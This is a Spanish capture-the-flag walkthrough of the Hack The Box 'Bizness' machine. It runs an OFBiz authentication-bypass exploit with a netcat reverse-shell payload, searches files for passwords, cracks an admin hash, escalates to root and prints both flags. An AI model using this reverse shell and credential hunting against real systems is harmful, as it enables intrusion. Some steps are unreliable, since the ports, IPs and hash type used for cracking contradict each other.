

Reconocimiento de la maquina Bizness

Iniciamos la maquina en hack the box





Y hacemos un ping a la IP generada

```
kaliskali)-[~]

ping 10.10.11.252

PING 10.10.11.252 (10.10.11.252) 56(84) bytes of data.

64 bytes from 10.10.11.252: icmp_seq=1 ttl=63 time=77.6 ms

64 bytes from 10.10.11.252: icmp_seq=2 ttl=63 time=80.5 ms

64 bytes from 10.10.11.252: icmp_seq=3 ttl=63 time=80.7 ms

64 bytes from 10.10.11.252: icmp_seq=4 ttl=63 time=81.2 ms

64 bytes from 10.10.11.252: icmp_seq=5 ttl=63 time=77.7 ms

^X@sS64 bytes from 10.10.11.252: icmp_seq=6 ttl=63 time=76.0 ms

64 bytes from 10.10.11.252: icmp_seq=7 ttl=63 time=77.8 ms

64 bytes from 10.10.11.252: icmp_seq=8 ttl=63 time=106 ms
```

Aqui podemos comprobar que estan llegando correctamente los paquetes por lo que la VPN y la maquina estan funcionando correctamente

Ahora que todo esta funcionando correctamente podemos Hacer un nmap y reconocer los puertos de esta


En este caso el comando que usamos Limitamos en los parametros que solo nos aparezcan los puertos vulnerables/abiertos los cuales son los que podemos usar

```
-(kali®kali)-[~]
 -$ <u>sudo</u> nmap -p- --open -sS 10.10.11.252
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 11:54 -05
Nmap scan report for 10.10.11.252
Host is up (0.088s latency).
Not shown: 65531 closed tcp ports (reset)
PORT
         STATE SERVICE
22/tcp
        open ssh
80/tcp
        open http
443/tcp open https
37335/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 27.63 seconds
```

Ahora hacemos Un Nmap para ver todas las versiones de los servicios que usan cada puerto

```
-(kali®kali)-[~]
L$ <u>sudo</u> nmap -sV -Pn 10.10.11.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 12:21 -05
Nmap scan report for 10.10.11.252
Host is up (0.091s latency).
Not shown: 997 closed tcp ports (reset)
PORT
       STATE SERVICE VERSION
22/tcp open ssh
                     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open http nginx 1.18.0
443/tcp open ssl/http nginx 1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.98 seconds
```

Al ingresar a la IP en el navegador podemos ver que no carga la pagina



por lo que haremos una busqueda por diccionarios

```
(kali⊎kali)-[~]
  $ dirsearch -u https://bizness.htb/ -e
Command 'dirsearch' not found, but can be installed with:
sudo apt install dirsearch
Do you want to install it? (N/y)y
sudo apt install dirsearch
Reading package lists ... Done
Building dependency tree ... Done
Reading state information... Done
The following additional packages will be installed:
  python3-cffi-backend
The following NEW packages will be installed:
  dirsearch
The following packages will be upgraded:
  python3-cffi-backend
1 upgraded, 1 newly installed, 0 to remove and 1569 not upgraded.
Need to get 199 kB of archives.
After this operation, 653 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

hacemos la instalacion del paquete

```
sudo apt install dirsearch
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
   python3-cffi-backend
The following NEW packages will be installed:
   dirsearch
The following packages will be upgraded:
   python3-cffi-backend
1 upgraded, 1 newly installed, 0 to remove and 1569 not upgraded.
```

Falto agregar un asterisco al comando por lo que corregimos y ahora aparece todo

Pero tampoco puede acceder a la pagina

Entramos al host para agregar la IP

```
(kali® kali)-[/]
$ sudo nano /etc/hosts
[sudo] password for kali:


(kali® kali)-[/]
$ |
```

```
kali@kali:/ × kali@kali:~/Downloads ×

GNU nano 7.2 /etc/hosts

127.0.0.1 localhost
127.0.1.1 kali.kali.com kali
10.10.11.252 bizness.htb
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Ahora que re-ingresamos a la pagina todo carga correctamente



Ahora volvemos a intentar la busqueda de diccionarios

```
-$ <u>sudo</u> dirsearch -u https://bizness.htb/ -e*
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_r
esources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg reso
urces.html
  from pkg_resources import DistributionNotFound, VersionConflict
Extensions: php, jsp, asp, aspx, do, action, cgi, html, htm, js, tar.gz
HTTP method: GET | Threads: 25 | Wordlist size: 14594
Output File: /reports/https bizness.htb/ 24-04-17 13-20-06.txt
Target: https://bizness.htb/
[13:20:06] Starting:
[13:20:16] 302 -
                   OB - /accounting → https://bizness.htb/accounting/
                   OB - /catalog → https://bizness.htb/catalog/
[13:20:38] 302 -
                 0B - /common → https://bizness.htb/common/
[13:20:40] 302 -
[13:20:41] 302 - 0B - /content/debug.log → https://bizness.htb/content/contr
ol/main
                 OB - /content/ → https://bizness.htb/content/control/main
[13:20:41] 302 -
[13:20:41] 302 -
                 OB - /content → https://bizness.htb/content/
[13:20:41] 200 -
[13:20:41] 200 -
                 34KB - /control
[13:20:42] 200 -
                 11KB - /control/login
[13:20:45] 302 -
                       - /error → https://bizness.htb/error/
[13:20:46] 302 -
                  OB - /example → https://bizness.htb/example/
[13:20:50] 302 -
                       - /images → https://bizness.htb/images/
[13:20:52] 302 -
                  OB - /index.jsp → https://bizness.htb/control/main
```

```
682B
                   682B
                            /META-INF
                   682B
                   682B
                   682B
                   682B
                   682B
                   682B
                   682B


    /META-INF/MANIFEST.MF

                   682B
           200
                            /solr/admin/file/?file=solrconfig.xml
                    21B
           200 -
                    21B
                          - /solr/admin/
[13:21:13]
                                         https://bizness.htb/solr/control/checkLogin/
           302
                          - /solr/
[13:21:13]
                   682B
                   682B
                   682B
                   682B
                   682B
                   682B
                   682B
[13:21:21]
```


Al ver todas estas rutas podemos identificar una en concreto que es /control/login

```
[13:20:42] 200 - 11KB - /control/login
```

Intentamos acceder a esta ruta



Podemos identificar que este usa un apache OFBIZ por lo que buscaremos un explotaible para este login en la web



Ahora clonamos el proyecto

```
-(kali®kali)-[/]
 —$ cd home
 —(kali® kali)-[/home]
_s cd kali/Documents
 —(kali⊕kali)-[~/Documents]
 —(kali⊕kali)-[~]
└─$ cd Downloads
(kali@kali)-[~/Downloads]
$ git clone https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass.git
Cloning into 'Apache-OFBiz-Authentication-Bypass'...
remote: Enumerating objects: 19, done.
remote: Counting objects: 100% (14/14), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 19 (delta 3), reused 7 (delta 1), pack-reused 5
Receiving objects: 100% (19/19), 51.44 MiB | 8.82 MiB/s, done.
Resolving deltas: 100% (3/3), done.
 —(kali⊕kali)-[~/Downloads]
L_$
```

Entramos a la carpeta del exploitable

Ahora abrimos una nueva terminal y empezamos a escuchar la terminal

Y volvemos al exploitable y lo ejecutamos con python3 exploit.py --url https://bizness.htb/ --cmd "nc -e / bin/sh 10.10.16.44 4455"

Ahora debemos Hacer que esta terminal sea interactiva pero luego de que el exploit funcione correctamente no logra escuchar nada en el puerto

```
(root@kali)-[/home/kali]
# nc -lnvp 4445
listening on [any] 4445 ...
```

Encontre el error respecto al puerto de escucha ya que puse 55 en vez de 45, Ahora puedo ver completa la conexion

```
(kali® kali)-[~]
$ nc -lnvp 4445
listening on [any] 4445 ...
connect to [10.10.14.165] from (UNKNOWN) [10.10.11.252] 42356
```

Ahora ya estamos dentro de la terminal podemos identificarnos

```
$ nc -lnvp 4445
listening on [any] 4445 ...
connect to [10.10.14.165] from (UNKNOWN) [10.10.11.252] 42356
whoami
ofbiz
id
uid=1001(ofbiz) gid=1001(ofbiz-operator) groups=1001(ofbiz-operator)
```


Ahora si podemos hacer la terminal dinamica para acceder a sus archivos

```
script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
ofbiz@bizness:/opt/ofbiz$ export TERM=xterm
export TERM=xterm
ofbiz@bizness:/opt/ofbiz$ ls
ls
APACHE2_HEADER DOCKER.md
                                                               runtime
                                         INSTALL
applications
                                         lib
                                                               SECURITY.md
                framework
build
                                         LICENSE
                                                               settings.gradle
              gradle
build.gradle
                                         NOTICE
                                                               themes
                                         npm-shrinkwrap.json VERSION
common.gradle gradle.properties
config
                gradlew
                                         OPTIONAL_LIBRARIES
                                         plugins
docker
                gradlew.bat
Dockerfile
                init-gradle-wrapper.bat
                                         README.adoc
ofbiz@bizness:/opt/ofbiz$
```

Luego accedemos al home y el usuario para la primera FLAG

```
kali@kali: ~ ×
 kali@kali: ~/Downloads/Apache-OFBiz-Authentication-Bypass
                                                                                kali@kali: ~/Downloads ×
locker
                gradlew.bat
                                          plugins
ockerfile
                init-gradle-wrapper.bat README.adoc
ofbiz@bizness:/opt/ofbiz$ cd ..
ofbiz@bizness:/opt$ cd home
pash: cd: home: No such file or directory
ofbiz@bizness:/opt$ cd ..
ofbiz@bizness:/$ ls
ls
oin
                      lib32
                                                     vmlinuz
     home
oot initrd.img
                      lib64
                                                tmp
                                                     vmlinuz.old
     initrd.img.old libx32
                                          sbin usr
lev
                                  opt
                      lost+found proc
                                          srv
ofbiz@bizness:/$ cd home
d home
ofbiz@bizness:/home$ ls
s
ofbiz
ofbiz@bizness:/home$ cd ofbiz
d ofbiz
ofbiz@bizness:∼$ ls
s
ıser.txt
ofbiz@bizness:~$ cat user.txt
```

```
ofbiz@bizness:~$ ls
ls
user.txt
ofbiz@bizness:~$ cat user.txt
cat user.txt
1b35c051964c768d0ca01bfb836cb541
```



Ahora debemos obtener la segunda bandera Y para ello vamos a intentar escalar privilegios con el comando GREP

```
ofbiz@bizness:/$ cd opt
cd opt
ofbiz@bizness:/opt$ cd ofbiz
cd ofbiz
ofbiz@bizness:/opt/ofbiz$ grep —arin —o —E '(\w+\W+){0,5}Password(\w+\W+){0,5}' .
```

Tenemos un error respecto a los directorios

```
ofbiz@bizness:/opt/ofbiz$ grep -arin -o -E '(\w+\W+){0,5}Password(\w+\W+){0,5}' .
<in -o -E '(\w+\W+){0,5}Password(\w+\W+){0,5}' .
grep: -o: No such file or directory
grep: -E: No such file or directory
grep: (\w+\W+){0,5}Password(\w+\W+){0,5}: No such file or directory
grep: .: Is a directory
```

Por lo que hacemos una corrección en dicho comando

```
ofbiz@bizness:/opt/ofbiz$ grep -arin -o -E '(\w+\W+){0,5}Password(\w+\W+){0,5}' .
<in -o -E '(\w+\W+){0,5}Password(\w+\W+){0,5}' .
grep: -o: No such file or directory
grep: -E: No such file or directory
grep: (\w+\W+){0,5}Password(\w+\W+){0,5}: No such file or directory
grep: (\sum \w+){0,5}Password(\w+\W+){0,5}: No such file or directory
grep: .: Is a directory
```

Reemplazamos por el siguiente comando

```
ofbiz@bizness:/opt/ofbiz\ grep -arin -E '(\w+\W+){0,5}Password(\w+\W+){0,5}' *
```

Aunque en este caso funciono encontro directorios cifrados e informacion innecesearia

```
Z
                                           ava/lang/StringBuilder
                                                                       bc Authenticator initialized
   fg0 Authenticator authenticate() -- returning false Authenticator logout() Authenticator syncUser(
) Authenticator updatePassword()# Authenticator isUserSynchronized()& Authenticator isSingleAuthentic
ator()Dorg/apache/ofbiz/common/authentication/example/TestFailAuthenticatorjava/lang/Object8org/apach
e/ofbiz/common/authentication/api/AuthenticatorAorg/apache/ofbiz/common/authentication/api/Authentica
torException(org/apache/ofbiz/service/LocalDispatcher
                                                     getDelegator%()Lorg/apache/ofbiz/entity/Delegato
rgetClass()Ljava/lang/Class;java/lang/ClassgetName()Ljava/lang/String;append-(Ljava/lang/String;)Ljav
a/lang/StringBuildertoString org/apache/ofbiz/base/util/DebuglogInfo'(Ljava/lang/String;Ljava/lang/St
ring;)V!
build/classes/java/main/org/apache/ofbiz/common/authentication/example/TestPassAuthenticator.class:8:
../OmoduleLjava/lang/String;<init>()VCodeLineNumberTableLocalVariableTablethisFLorg/apache/ofbiz/comm
on/authentication/example/TestPassAuthenticator;
                                                authenticate((Ljava/lang/String;Ljava/lang/String;Zus
isServiceAuthZ
build/classes/java/main/org/apache/ofbiz/common/authentication/api/Authenticator.class:3:Exceptions
```

Por lo que corregimos el comando original

```
fbiz@bizness:/opt/ofbiz$ grep -arin -o -E '(\w+\W){0,5}Password\w+\W){0,5}'
```

Ahora con este comando corregido logramos ver toda la informacion necesaria y un direcctorio que podria tener la bandera

```
kali@kali: ~ ×
 kali@kali: ~/Downloads/Apache-OFBiz-Authentication-Bypass ×
                                                                                         kali@kali: ~/Downloads ×
/framework/widget/src/main/java/org/apache/ofbiz/widget/artifact/ArtifactInfoGatherer.java:492:public vo
id visit(PasswordField
./framework/documents/SingleSignOn.xml:262:PasswordChange"
./framework/documents/SingleSignOn.xml:262:PasswordChange"
./framework/service/src/main/java/org/apache/ofbiz/service/ServiceDispatcher.java:927:Because of encrypte
d passwords
./framework/service/src/main/java/org/apache/ofbiz/service/ServiceDispatcher.java:944:passwords
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1310:Element passwordAttr
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1311:passwordAttr.
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1312:passwordAttr.
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1313:passwordAttr.
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1314:passwordAttr.
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1315:passwordAttr.
/framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1316:documentation.appendChi
ld(passwordAttr)
./framework/resources/templates/AdminUserLoginData.xml:22:PasswordChange=
./framework/common/config/SecurityUiLabels.xml:295:PasswordVerify
./framework/common/config/SecurityUiLabels.xml:406:PasswordVerify
./framework/common/config/SecurityUiLabels.xml:421:passwordHint
./framework/common/config/SecurityUiLabels.xml:432:PasswordChange"
./framework/common/config/CommonUiLabels.xml:5183:PasswordHint
./framework/common/config/CommonUiLabels.xml:7297:PasswordVerify"
./framework/common/config/CommonUiLabels.xml:8639:PasswordChange
./framework/common/config/SecurityextUiLabels.xml:23:password_request_error_missing_fields"
-framework/common/config/SecurityextUiLabels.xml:27:password_request_error_not_valid_parameters/.
./framework/common/config/SecurityextUiLabels.xml:31:password_request_error_technical_error
./framework/common/config/SecurityextUiLabels.xml:35:password_request_success
./framework/common/config/SecurityextUiLabels.xml:54:password_change_history
./framework/common/config/SecurityextUiLabels.xml:68:password_email_not_correct_password
./framework/common/config/SecurityextUiLabels.xml:82:password_contact_customer_service
./framework/common/config/SecurityextUiLabels.xml:91:password_email_not_correct_password=
./framework/common/config/SecurityextUiLabels.xml:97:password_contact_customer_service_errorwas"
/framework/common/config/SecurityextUiLabels.xml:147:password_createdandsent_check_email"
```

Procedemos a entrar al archivo, asi que ingresamos en cada direcctorio de la ruta que encontramos

```
APACHE2_HEADER DOCKER.md
                                         TNSTALL
                                                               runtime
applications
                                                               SECURITY.md
                docs
                                         lib
build
                framework
                                         LICENSE
                                                               settings.gradle
build.gradle
               gradle
                                         NOTICE
                                                               themes
common.gradle gradle.properties
                                         npm-shrinkwrap.json VERSION
config
               gradlew
                                         OPTIONAL_LIBRARIES
docker
                gradlew.bat
                                         plugins
Dockerfile
                init-gradle-wrapper.bat
                                         README.adoc
ofbiz@bizness:/opt/ofbiz$ cd framework
cd framework
ofbiz@bizness:/opt/ofbiz/framework$ cd resource
cd resource
bash: cd: resource: No such file or directory
ofbiz@bizness:/opt/ofbiz/framework$ cd resources
ofbiz@bizness:/opt/ofbiz/framework/resources$ cd templates
cd templates
ofbiz@bizness:/opt/ofbiz/framework/resources/templates$ ls
ls.
AdminNewTenantData-Derby.xml
                                   index.jsp
AdminNewTenantData-MySQL.xml
                                   Menus.xml
AdminNewTenantData-Oracle.xml
                                   ofbiz-component.xml
AdminNewTenantData-PostgreSQL.xml README.txt
AdminUserLoginData.xml
                                   Screens.xml
build.gradle
                                   SecurityGroupDemoData.xml
CommonScreens.xml
                                   SecurityPermissionSeedData.xml
controller.xml
                                   services.xml
DemoData.xml
                                   Tests.xml
document.xml
                                   TypeData.xml
entitymodel.xml
                                   UiLabels.xml
Forms.xml
HELP.xml
ofbiz@bizness:/opt/ofbiz/framework/resources/templates$
```

Donde tras acceder a el podemos ver la contraseña actual cifrada

```
ofbizablzness:/opt/ofbiz/framework/resources/templates$ cat AdminUserLoginData.xml
<crk/resources/templates$ cat AdminUserLoginData.xml
</pre>

<p
```

Ahora debemos crear un script en python para decifrar a travez de hash la contraseña cifrada

```
GNU nano 7.2
                                                                              hash.nv
import hashlib
def main():
        resolverhash = str(input("Hash a resolver: "))
type = input("Indica el tipo de encriptación: ")
        resolvedor = open("10-million-password-list-top-1000000.txt", 'r')
        for x in resolvedor.readlines():
    a = x.strip("\n").encode('utf-8')
    if type = 'md5':
             if type = 'md5':
    a = hashlib.md5(a).hexdigest()
             elif type = 'sha1':
                 a = hashlib.sha1(a).hexdigest()
             elif type = 'sha224'
                 a = hashlib.sha224(a).hexdigest()
             elif type = 'sha256':
                 a = hashlib.sha256(a).hexdigest()
             elif type = 'sha384':
                 a = hashlib.sha384(a).hexdigest()
             elif type = 'sha512'
                 a = hashlib.sha512(a).hexdigest()
                  raise Exception('El tipo de encriptación %s no es válido.' %str(type))
             if a = resolverhash:
                 print("Contraseña: %s - Has resuelto: %s - Encriptado con: %s" %(str(x.rstrip()),str(a),str(type)))
    except Exception as e:
        print("Error: {}".format(e))
```

```
(kali⊕ kali)-[~/Downloads]

$ python3 hash.py

Hash a resolver: 47ca69ebb4bdc9ae0adec130880165d2cc05db1a

Indica el tipo de encriptación: md5
```

Y Con esto obtenemos la contraseña la cual es monkeybizness

Ahora con esta información podemos subir de privilegio y acceder a la segunda y ultima bandera

Salimos hasta la Raiz

```
<UserLogin userLoginId="@userLoginId@" currentPassword="{SHA}47ca69ebb4bdc9ae0adec130880165d2cc05db1a" requirePasswordChange="\
<UserLoginSecurityGroup groupId="SUPER" userLoginId="@userLoginId@" fromDate="2001-01-01 12:00:00.0"/>
</entity-engine-xml>ofbiz@bizness:/opt/ofbiz/framework/resources/templates$ cd ..
dofbiz@bizness:/opt/ofbiz/framework/resources$ ..
cd..
cdbash: cd..: command not found
ofbiz@bizness:/opt/ofbiz/framework/resources$ ..
ofbiz@bizness:/opt/ofbiz/framework$ ..
cd ..
ofbiz@bizness:/opt/ofbiz$ cd..
cd..
cdbash: cd..: command not found
ofbiz@bizness:/opt/ofbiz$cd ...
ccd ..
bash: ccd: command not found
ofbiz@bizness:/opt/ofbiz$ cd ..
cd ..
ofbiz@bizness:/opt$ cd ..
cd ..
ofbiz@bizness:/$ cd home
cd home
ofbiz@bizness:/home$ cd ..
ofbiz@bizness:/$
```

Y aqui entramos a el usuario root

```
ofbiz@bizness:~$ su

su
Password: monkeybizness

su: Authentication failure
ofbiz@bizness/% d

su
su
Password: monkeybizness

root@bizness:/home/ofbiz#
```

Ahora nos movemos entre direcctorios para acceder a la carpeta root y asi obtener la segunda bandera

```
root@bizness:/home/ofbiz# cd root
cd root
bash: cd: root: No such file or directory
root@bizness:/home/ofbiz# ls
ls
user.txt
root@bizness:/home/ofbiz# cd ..
root@bizness:/home# ls
ls
ofbiz
root@bizness:/home# cd ..
root@bizness:/# ls
ls
bin
      home
                      lib32
                                                    vmlinuz
                                  media root
                                               sys
boot initrd.img
                      lib64
                                               tmp
                                                    vmlinuz.old
                                  mnt
                                         run
      initrd.img.old libx32
dev
                                  opt
                                         sbin
                                               usr
      lib
                      lost+found proc
etc
                                         srv
                                               var
root@bizness:/# cd root
cd root
root@bizness:~# ls
ls
root.txt
root@bizness:~# cat root.txt
cat root.txt
40ad5fc6ab7966050d640e6073072628
root@bizness:~#
```

Y completamos la maquina

